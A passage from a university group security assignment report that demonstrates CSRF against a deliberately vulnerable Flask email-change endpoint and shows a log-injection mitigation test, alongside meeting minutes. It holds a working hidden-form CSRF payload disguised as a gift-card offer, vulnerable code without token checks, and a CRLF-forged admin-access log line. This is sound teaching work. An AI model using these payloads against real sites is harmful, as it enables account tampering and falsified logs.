2026-10-02 23:42:20,577 - INFO - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
2026-10-02 23:42:20,578 - INFO - Press CTRL+C to quit
2026-10-02 23:42:20,579 - INFO - * Restarting with stat
2026-10-02 23:42:20,723 - WARNING - * Debugger is active!
2026-10-02 23:42:20,724 - INFO - * Debugger PIN: 135-388-521
2026-10-02 23:42:31,839 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:31] "GET / HTTP/1.1" 302 -
2026-10-02 23:42:31,890 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:31] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:42:54,960 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:54] "GET / HTTP/1.1" 302 -
2026-10-02 23:42:54,997 - INFO - 127.0.0.1 - - [02/Oct/2026 23:42:54] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:43:08,883 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:08] "GET / HTTP/1.1" 302 -
2026-10-02 23:43:08,914 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:08] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:43:13,856 - INFO - 127.0.0.1 - - [02/Oct/2026 23:43:13] "GET /feedback HTTP/1.1" 200 -
2026-10-02 23:46:22,489 - INFO - New feedback received from user 'student': The mitigated application accepts normal feedback.
2026-10-02 23:46:22,490 - INFO - 127.0.0.1 - - [02/Oct/2026 23:46:22] "POST /feedback HTTP/1.1" 200 -
2026-10-02 23:47:34,328 - INFO - 127.0.0.1 - - [02/Oct/2026 23:47:34] "GET /profile HTTP/1.1" 302 -
2026-10-02 23:47:34,349 - INFO - 127.0.0.1 - - [02/Oct/2026 23:47:34] "GET /login HTTP/1.1" 200 -
2026-10-02 23:53:28,426 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "POST /login HTTP/1.1" 302 -
2026-10-02 23:53:28,435 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "GET /profile HTTP/1.1" 200 -
2026-10-02 23:53:28,439 - INFO - New feedback received from user 'student': Nice work team!\n2026-09-24 09:15:00,000 - WARNING - SECURITY: Admin access granted to user 'attacker' from 127.0.0.1
2026-10-02 23:53:28,441 - INFO - 127.0.0.1 - - [02/Oct/2026 23:53:28] "POST /feedback HTTP/1.1" 200 -
student@ccscsp:~/JSEC3004_Assignment1_Group13/mitigated_app$
```

Fig. 5. Log Injection Mitigation Testing

## 2.6 Meeting Minutes and Communication Log

Communicating effectively and having proper documentation helped make sure that this project was completed successfully. In order to align the project's process according to the project timeline, have task distribution clearly stated, and remove any technical blocks promptly, the team was following an intense meeting schedule. All meetings had minutes prepared that were stored in the docs/ directory on the GitHub account.

### Meeting Schedule and Outcomes

There were three formal meetings held throughout the project, which correlated with the stages of the project.

TABLE 3  
Meeting Schedule and Outcomes

| Meeting                  | Task ID | Date         | Focus Area                                                  | Key Outcomes & Action Items                                                                                                                                                                                      |
|--------------------------|---------|--------------|-------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Week 8: Planning & Setup | Task 3  | Sept 18 – 20 | Project initiation, role allocation, and research planning. | Finalized the GitHub repository structure, Projects board, and Gantt chart. Assigned specific vulnerability pairs (CSRF and Log Injection) to team members based on their strengths.                             |
| Week 9: Exploit Review   | Task 18 | Sept 24 – 26 | Review of exploit payloads and tracing evidence.            | Reviewed the malicious HTML payload (CSRF) and CRLF payload (Log Injection). Discussed Burp Suite traces and log file analysis to ensure sufficient evidence was captured before moving to the mitigation phase. |
| Week 10:                 | Task 33 | Oct 1 – 4    | Report compilation, formatting,                             | Integrated individual report sections, reviewed QA testing evidence, and standardized formatting. Planned the                                                                                                    |

|               |  |  |                   |                                                      |
|---------------|--|--|-------------------|------------------------------------------------------|
| Report Review |  |  | and final review. | final presentation rehearsal and live demonstration. |
|---------------|--|--|-------------------|------------------------------------------------------|

**Apart from the formal team meetings, the following tools were used by the team to communicate both on a daily basis and for technical coordination purposes:**

**1. WhatsApp Group (For Daily Coordination):**

This was used for any technical queries, updates of daily progress, and ad hoc discussion scheduling. This helped resolve any blockers that may have come up instantly without having to wait for the next team meeting.

**2. GitHub Projects & Issues (For Task Allocation & Formal Technical Discussion):**

The GitHub Projects board served as the one and only place for task allocation and tracking progress. In addition to this, GitHub issues and PR description were used for technical discussion and justification of integrations done.

**3. Microsoft OneDrive (Document Sharing & Collaboration):**

Used as a centralized cloud storage solution for the team to share the initial report structure, the live Gantt chart, and other collaborative documents. This ensured that all members had access to the latest versions of the project templates and schedules.

**Shared Folder Link:**

[https://curtin-my.sharepoint.com/:f/g/personal/22520933\\_student\\_curtin\\_edu\\_au/IgC3-Nb63j-vS7HIOHeTW\\_xrASNC-AEaPzmCCqP0kn-mvy4](https://curtin-my.sharepoint.com/:f/g/personal/22520933_student_curtin_edu_au/IgC3-Nb63j-vS7HIOHeTW_xrASNC-AEaPzmCCqP0kn-mvy4)


## 3. Vulnerability 1: Cross-Site Request Forgery (CSRF)

### 3.1 Identification and Significance of CSRF

Cross-Site Request Forgery (CSRF) is a web application vulnerability in which an attacker causes an authenticated user browser to submit an unintended request to a web application. The attack takes advantage of the browser's handling of authentication information, such as session cookies. If a web application doesn't adequately verify that a state-changing request was intentionally initiated by the authenticated user, an attacker may be able to construct a malicious request that is processed using the victim's existing session [1].

CSRF primarily affects requests that perform actions or modify information on behalf of a user. Examples include changing account details, modifying passwords, updating preferences, submitting forms, or performing other actions that alter application data. The vulnerability becomes significant when an attacker can cause a sensitive action to be performed without the user's knowledge or intentional approval [1].

A typical CSRF attack involves three main components: an authenticated victim, a vulnerable web application, and a malicious webpage controlled by an attacker [1]. The victim first logs into the legitimate application and obtains an authenticated session. The attacker then creates a webpage containing a forged request directed towards a state-changing endpoint in the legitimate application. If the application does not verify that the request originated from a legitimate interaction, the request may be accepted as an authenticated action.



**Fig. 6.** CSRF Attack Flow

For this project, a deliberately vulnerable flask web application was developed to demonstrate a CSRF attack against an email-change function. The application provides a login mechanism and a profile page where an authenticated user can change their email address. The /change-email endpoint accepts a POST request containing a new email address. However, the endpoint only verifies that the user has an active session and does not use a CSRF token to verify the legitimacy of the request.

A malicious HTML webpage, `csrf_payload.html`, was created to demonstrate how an attacker could exploit this weakness. The webpage presents a simulated gift-card offer and contains a hidden form targeting the vulnerable /change-email endpoint. When the user clicks the “Claim My Gift Card!” button, the hidden form submits a POST request containing an attacker-controlled email address.

The significance of the vulnerability is demonstrated by the fact that the attacker does not need to obtain the victim’s password or directly access the victim’s account. Instead, the attack relies entirely on the victim already being authenticated when interacting with the malicious webpage. In a real-world application, the consequences could be severe. For example, if this vulnerability existed in a banking application, an attacker could forge a request to transfer funds to their own account [1]. The assignment therefore requires the vulnerability to be demonstrated through vulnerable code, a reproducible exploitation procedure, and analysis of the resulting impact.

## 3.2 Vulnerable Code Implementation and Risk Explanation

To demonstrate CSRF, a vulnerable Flask application was implemented with a sample authentication and profile-management functionality. The application maintains a demonstration user account and allows the authenticated user to change their email address.

**The relevant user information is stored as follows:**

```
users = {
    "student": {
        "password": "password123",
        "email": "student@example.com"
    }
}
```

The application uses Flask sessions to identify authenticated users. After a successful login, the username is stored in the session. The vulnerable email-change functionality is implemented through the following endpoint.

```
@app.route("/change-email", methods=["POST"])
def change_email():
    # Authentication check: Ensures only logged-in users can access this route
    if "username" not in session:
        return "Unauthorized", 401

    username = session["username"]
    new_email = request.form.get("email")

    # =====
    # CSRF VULNERABILITY & RISK EXPLANATION
    # =====
    # The application checks that the user is authenticated.
    # However, it does NOT check for a CSRF token.
    # RISK: The server cannot distinguish between a legitimate
    # request from the app and a forged request from an attacker.
    # =====

    # Perform the state-changing operation without validation
    users[username]["email"] = new_email

    # Server-side logging to trace the vulnerability during testing
    print("=====")
    print("EMAIL CHANGE REQUEST")
    print(f"User: {username}")
    print(f"New email: {new_email}")
    print("CSRF token: NOT USED") # Proof of vulnerability
    print("=====")

    return redirect(url_for("profile"))
```

The first part of the function checks whether the requester is authenticated:

```
if "username" not in session:
    return "Unauthorized", 401
```

This prevents unauthenticated users from directly accessing the email-change functionality. However, this check only verifies authentication. It does not verify whether the authenticated user actually intended to submit the particular request.

The application then retrieves the username from the session and obtains the submitted email address from the POST request. The new email address is then immediately assigned to the authenticated user's account.

```
# Perform the state-changing operation without validation
users[username]["email"] = new_email
```

The security weakness occurs because the endpoint does not require a CSRF token or another mechanism to verify that the request originated from the legitimate application interface. Consequently, the server cannot distinguish between a legitimate request submitted by the user through the application profile page and a forged request generated by an external webpage.

**The vulnerable data flow can therefore be represented as:**

Authenticated User → POST /change-email → Session Checked (Authentication only)  
→ Email Value Retrieved & updated → Action Completed (No CSRF validation)

**The malicious webpage created for the demonstration exploits this weakness using the following form:**

```
<form id="csrf_attack" class="hidden-form"
  action="http://127.0.0.1:5000/change-email"
  method="POST">
  <input type="hidden" name="email" value="attacker@example.com">
</form>

<button onclick="document.getElementById('csrf_attack').submit();">
  Claim My Gift Card!
</button>
```

The form targets the vulnerable /change-email endpoint and submits an email address through a hidden input field. When the button is clicked, JavaScript submits the hidden form to the vulnerable Flask application. Because the victim is already authenticated, their browser automatically attaches the valid session cookie to this forged POST request.

The important security issue is therefore not that the application fails to authenticate the user. Instead, the issue is that the application accepts a state-changing request based on the authenticated session without verifying that the request was intentionally generated by the legitimate application.

This creates a risk of unauthorized modification of account information. In the demonstration, the information affected is the user's email address. In real application, similar weaknesses in other state-changing endpoints could potentially allow unauthorized actions such as changing passwords, modifying billing addresses, or transferring funds, depending on the functionality exposed by the application.

### 3.3 Exploitation Procedure and Step-by-Step Execution

The CSRF vulnerability was tested using the vulnerable Flask application and the malicious `csrf_payload.html` web page. The exploitation was performed in a controlled local environment to capture evidence of the attack's success.

#### Step 1 – Start vulnerable Flask application

The vulnerable Flask application was executed using the project's python virtual environment:

```
.\venv\Scripts\python.exe app.py
```

The application was configured to run on <http://127.0.0.1:5000>. The Flask terminal was kept open during the demonstration so that the server-side output generated by the request could be observed.

#### Step 2 – Access the application and log in

The application was opened in a browser and the demonstration account was used to authenticate:

- Username: student
- Password: password123

After successful authentication, the application created a session for the user and redirected it to the profile page. The original email address was `student@example.com`.




Fig. 7. Access the application and Login

#### Step 3 – Start the malicious webpage server


A second terminal was used to host the exploits directory using Python's built-in HTTP server to simulate an attacker's website:

```
python -m http.server 8000
```

The malicious webpage was then accessible at **[http://127.0.0.1:8000/csrf\\_payload.html](http://127.0.0.1:8000/csrf_payload.html)**

#### **Step 4 – Open the malicious webpage**

While the victim remained authenticated to the Flask application, the malicious webpage was opened in a separate browser tab. The webpage was designed to appear as a simulated promotional page offering a free gift card.



**Fig. 8.** Open Malicious Webpage

#### **Step 5 – Trigger the CSRF request**

The victim's clicks the "Claim My Gift Card!" button. This executes the JavaScript `document.getElementById('csrf_attack').submit()`, causing the hidden form to be submitted via HTTP POST to `http://127.0.0.1:5000/change-email` with the value `email=attacker@example.com`.


#### **Step 6 – The request reaches the vulnerable endpoint**

The Flask application receives the POST request. Because the victim is already logged in, the session check (if "username" not in session) succeeds. The application retrieves the submitted email (`new_email = request.form.get("email")`) and accepts the value supplied by the malicious form.

#### **Step 7 – The vulnerable application changes the email**

The application executes `users[username]["email"] = new_email` without checking for the CSRF token. As a result, the user's email address is changed to `attacker@example.com`.

The Flask terminal produces the following output, providing server-side evidence that the forged request was processed:



```
student@ccsep:~/Assignment/ISEC3004_Assignment1_Group13/vulnerable_app/CSRF_Vulnerability
student@ccsep:~/Assignment/ISEC3004_Assignment1_Group13/vulnerable_app$ cd vulnerable_app
student@ccsep:~/Assignment/ISEC3004_Assignment1_Group13/vulnerable_app$ source venv-linux/bin/activate
(venv-linux) student@ccsep:~/Assignment/ISEC3004_Assignment1_Group13/vulnerable_app$ cd CSRF_Vulnerability
(venv-linux) student@ccsep:~/Assignment/ISEC3004_Assignment1_Group13/vulnerable_app/CSRF_Vulnerability$ python app.py
* Serving Flask app 'app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL-C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 667-760-885
127.0.0.1 - - [03/Oct/2026 01:39:40] "GET / HTTP/1.1" 302 -
127.0.0.1 - - [03/Oct/2026 01:39:40] "GET /login HTTP/1.1" 200 -
127.0.0.1 - - [03/Oct/2026 01:41:45] "POST /login HTTP/1.1" 302 -
127.0.0.1 - - [03/Oct/2026 01:41:45] "GET /profile HTTP/1.1" 200 -

*****
EMAIL CHANGE REQUEST
*****
User: student
Previous email: student@example.com
New email: attacker@example.com
CSRF token: NOT USED
Request accepted.

*****
127.0.0.1 - - [03/Oct/2026 01:42:04] "POST /change-email HTTP/1.1" 200 -
127.0.0.1 - - [03/Oct/2026 01:42:19] "GET /profile HTTP/1.1" 200 -
127.0.0.1 - - [03/Oct/2026 01:42:34] "GET /profile HTTP/1.1" 200 -
```

Fig. 9. The vulnerable application changes the email

## Step 8 – Verify the successful exploit

The profile page was refreshed to verify the state change.




Fig. 10. Successful Exploitation Verification

Summary of exploitation flow:

The successful execution demonstrates that the vulnerable endpoint accepts the forged request without establishing that it originated from a legitimate user interaction, confirming the presence of the CSRF vulnerability.

### 3.4 Impact Analysis of Successful Attack

The successful CSRF demonstration resulted in an unauthorized modification of the authenticated user's email address. The original value, student@example.com, was changed to attacker@example.com immediately after the victim interacted with the malicious webpage.

The primary impact demonstrated by this implementation is the unauthorized modification of user account data. The attacker did not need to obtain the user's password, phish for credentials, or manually access the user's account. Instead, the malicious webpage simply leveraged the victim's existing session to force the authenticated browser to submit a forged request to the vulnerable application [1].

The severity of a CSRF impact depends heavily on the functionality of the affected web application. In the developed demonstration application, the vulnerable operation is limited to changing email addresses. However, if similar CSRF weaknesses existed on more sensitive state-changing endpoints, the potential consequences would be significantly greater. For example, an application containing insufficiently protected account management or financial function could allow attackers to execute unauthorized fund transfers, reset passwords, or modify critical user settings [1].

The attack demonstrates an important security distinction between authentication and request authorization. The vulnerable application correctly identifies the user as authenticated via their session cookie, but it fails to verify whether the authenticated user intentionally initiated this specific request. As a result, a forged request generated by an external malicious webpage is treated with the same trust as a legitimate request submitted from the application's own profile page.

**The demonstration impact can be summarized as follows:**

**TABLE 4**  
Impact Analysis and Successful Attack Demonstration


| Impact Category                   | Demonstration Evidence                                                                                                           |
|-----------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Unauthorized State Change         | The email address was changed without the user intentionally submitting the legitimate email-change form.                        |
| Abuse of Authenticated Session    | The forged POST request was successfully processed because the victim's browser automatically attached the valid session cookie. |
| Account Information Modification  | The user's email was silently altered from student@example.com to attacker@example.com.                                          |
| No credential disclosure required | The attack succeeded without requiring the victim password to be provided to or stolen by the malicious webpage.                 |

|                          |                                                                                               |
|--------------------------|-----------------------------------------------------------------------------------------------|
| Minimal User Interaction | The demonstration only required the victim to click a single button on the deceptive webpage. |
|--------------------------|-----------------------------------------------------------------------------------------------|

### 3.5 Detection and Tracing (Burp Suite Evidence)

To capture and inspect the HTTP traffic produced throughout the CSRF attack, Burp Suite Community Edition served as the intercepting web proxy. By observing requests at the HTTP layer, it was possible to pinpoint the malicious request that altered the authenticated user's email address and inspect the parameters passed to the vulnerable endpoint.

Before exploitation, the authenticated user student held the email address student@example.com, as illustrated in the figure below. This defined the baseline application state used to confirm the impact of the CSRF attack.



**Fig. 11.** User profile before CSRF exploitation showing the original email address

Through the CSRF attack, the email tied to the authenticated account was switched to attacker@example.com, and no CSRF-specific verification was needed for this to happen. The application state that results once exploitation succeeds is illustrated in the figure. By contrasting the state prior to the attack with the state afterward, one obtains application-level proof that an unauthorized action altering state took place.




Fig. 12. User profile after successful CSRF exploitation showing the unauthorized email change

Then, Burp Suite was employed to examine the related HTTP traffic. The intercepted request was directed at the /change-email endpoint via the POST method and included the value controlled by the attacker:

email=attacker%40example.com

